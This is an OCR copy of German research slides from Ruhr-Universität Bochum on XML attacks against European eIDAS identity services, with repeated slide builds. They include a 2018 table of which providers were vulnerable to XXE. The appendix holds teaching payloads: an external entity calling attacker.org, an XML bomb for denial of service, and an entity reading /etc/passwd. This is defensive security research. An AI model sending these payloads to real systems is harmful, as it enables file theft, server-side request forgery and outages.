XML-Angriffe auf eID-Dienste

Nils Engelbertz, Nurullah Erinola, David Herring, Juraj Somorovsky, Vladislav Mladenov, Jörg Schwenk

Ruhr-Universität Bochum

XML-Angriffe auf eID-Dienste

- eID – electronic Identity

XML-Angriffe auf eID-Dienste

- eID – electronic Identity


Der Personalausweis

Bildnachweis: personalausweisportal.de

RUHR UNIVERSITÄT BOCHUM RUB


XML-Angriffe auf eID-Dienste

- eID – electronic Identity
  - Starke (2FA) Authentifizierung in elektronischen Transaktionen




XML-Angriffe auf eID-Dienste

- eID – electronic Identity
  - Starke (2FA) Authentifizierung in elektronischen Transaktionen



XML-Angriffe auf eID-Dienste

- eID – electronic Identity
  - Starke (2FA) Authentifizierung in elektronischen Transaktionen




→ eIDAS

electronic **ID**entification, **A**uthentication, and Trust **S**ervices

XML-Angriffe auf eID-Dienste

- eID – electronic Identity
  - Starke (2FA) Authentifizierung in elektronischen Transaktionen




eIDAS

electronic **ID**entification, **A**uthentication, and Trust **S**ervices

EU-weite Anerkennung nationaler eID Systeme

XML-Angriffe auf eID-Dienste

- eID – electronic Identity
  - Starke (2FA) Authentifizierung in elektronischen Transaktionen



eIDAS


electronic **ID**entification, **A**uthentication, and Trust **S**ervices

EU-weite Anerkennung nationaler eID Systeme

SAML-basierter Framework


XML-Angriffe auf eID-Dienste

- eIDAS Authentifizierung




XML-Angriffe auf eID-Dienste

- eIDAS Authentifizierung



XML-Angriffe auf eID-Dienste

- eIDAS Authentifizierung



XML-Angriffe auf eID-Dienste

XML External Entity	XSLT Attack	Signature Exclusion
Replay Attacks	Recipient Confusion	Certificate Faking
Signature Wrapping	Certificate Injection	ACS Spoofing
Open Redirect	Covert Redirect	Cross-site-scripting
CSRF Attacks	Insecure HTTP Session	Insecure TLS Session

XML-Angriffe auf eID-Dienste


XML External Entity	XSLT Attack	Signature Exclusion
Replay Attacks	Recipient Confusion	Certificate Faking
Signature Wrapping	Certificate Injection	ACS Spoofing
Open Redirect	Covert Redirect	Cross-site-scripting
CSRF Attacks	Insecure HTTP Session	Insecure TLS Session

XML-Angriffe auf eID-Dienste

Attacker

Vulnerable Endpoint

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY send SYSTEM "http://attacker.org/evil">
]>
<data>&send;</data>
```




XML-Angriffe auf eID-Dienste

Attacker

Vulnerable Endpoint

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY send SYSTEM "http://attacker.org/evil">
]>
<data>&send;</data>
```

GET http://attacker.org/evil HTTP/1.1




XML-Angriffe auf eID-Dienste

Attacker

Vulnerable Endpoint

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY send SYSTEM "http://attacker.org/evil">
]>
<data>&send;</data>
```

GET http://attacker.org/evil HTTP/1.1



"Server-Side-Request-Forgery (SSRF)"

(vereinfachte Darstellung)

XML-Angriffe auf eID-Dienste

✔ = Gesichert
✗ = Angreifbar

eIDAS Provider	DoS	SSRF	Dateizugriff
eIDAS Pilot Sweden	✗	✗	✗
eIDAS Pilot Belgium	✔	✔	✔
eIDAS Pilot Czech Republic	✔	✔	✔
eIDAS Pilot Denmark	✗	✗	✗
eIDAS Pilot Estonia	✔	✔	✔
eIDAS Pilot France	✔	✔	✔
eIDAS Pilot Norway	✔	✔	✔
ArubaPEC S.p.A	✔	✔	✔
Intesa S.p.A	✗	✗	✔
InfoCert S.p.A	✗	✗	✗
Namirial	✗	✗	✗
Poste Italiane S.p.A	✗	✗	✔
Register.it S.p.A	✗	✗	✗
Sielte S.p.A	✔	✔	✔
TI Trust Technologies (TIM)	✔	✔	✔
Summe (Verwundbar)	7/15	7/15	5/15

XXE Schwachstellen in eIDAS-Providern (2018)

XML-Angriffe auf eID-Dienste

✔ = Gesichert
✗ = Angreifbar

eIDAS Provider	DoS	SSRF	Dateizugriff
eIDAS Pilot Sweden	✗	✗	✗
eIDAS Pilot Belgium	✔	✔	✔
eIDAS Pilot Czech Republic	✔	✔	✔
eIDAS Pilot Denmark	✗	✗	✗
eIDAS Pilot Estonia	✔	✔	✔
eIDAS Pilot France	✔	✔	✔
eIDAS Pilot Norway	✔	✔	✔
ArubaPEC S.p.A	✔	✔	✔
Intesa S.p.A	✗	✗	✔
InfoCert S.p.A	✗	✗	✗
Namirial	✗	✗	✗
Poste Italiane S.p.A	✗	✗	✔
Register.it S.p.A	✗	✗	✗
Sielte S.p.A	✔	✔	✔
TI Trust Technologies (TIM)	✔	✔	✔
Summe (Verwundbar)	7/15	7/15	5/15

Vielen Dank für Ihre Aufmerksamkeit!

XXE Schwachstellen in eIDAS-Providern (2018)

Verweise

- Security Analysis of eIDAS – The Cross-Country Authentication Scheme in Europe
- https://www.futuretrust.eu/
  - Evaluation of eID and Trust Services
- XXE-Cheat-Sheet
- OWASP XXE Prevention Cheat-Sheet
- eIDAS Verordnung (EU Regulation 910/2014)
- eIDAS eID-Profil:
  - https://ec.europa.eu/cefdigital/wiki/display/CEFDIGITAL/eIDAS+Profile
  - Interoperability Architecture, Crypto Requirements, eIDAS Message format / SAML Attribute Profile

Appendix – Q&A

XML

- XML: e**X**tensible **M**arkup **L**anguage
  - Textbasiertes Format zur Beschreibung hierarchisch strukturierter Daten
  - *“wie HTML, aber erweiterbar & mit strenger Syntax”*
  - Document Type Definition (DTD) kann Struktur und legale Elemente deklarieren
    - auch intern, innerhalb eines <!DOCTYPE […]>

```
<?xml version="1.0"?>
<!DOCTYPE user [
 <!ELEMENT user (name,role)>
 <!ELEMENT name (#PCDATA)>
 <!ELEMENT role (#PCDATA)>
]>
<user>
  <name>Bob</name>
  <role>admin</role>
</user>
```

XML External Entities

- Example 0:
  - (Internal) XML Entity

```
1. <!DOCTYPE data [
2.   <!ENTITY name "Bob">
3. ]>
4. <data>Hello, &name;!</data>
```


```
1. <data>Hello, Bob!</data>
```

XML External Entities

- Example 1:
  - (Internal) XML Entity: Exponential Entity Expansion
    - *“XML-Bomb”*

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY dos " DoS-DoS-DoS ">
  <!ENTITY a "&dos;&dos;&dos;&dos;&dos;">
  <!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;">
  <!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;">
]>
<data>&c;&c;&c;&c;&c;&c;&c;&c;...</data>
```

→ Denial-of-Service (200 Byte -> 3.5 GB)



XML External Entities

- Example 2:
  - External Entity, direct feedback channel

Submit to vulnerable endpoint

```
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

```
<data>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
…
</data>
```

XML External Entities

- Example 3:
  - Parameter Entity, file access via HTTP backchannel (OOB / Blind XXE)

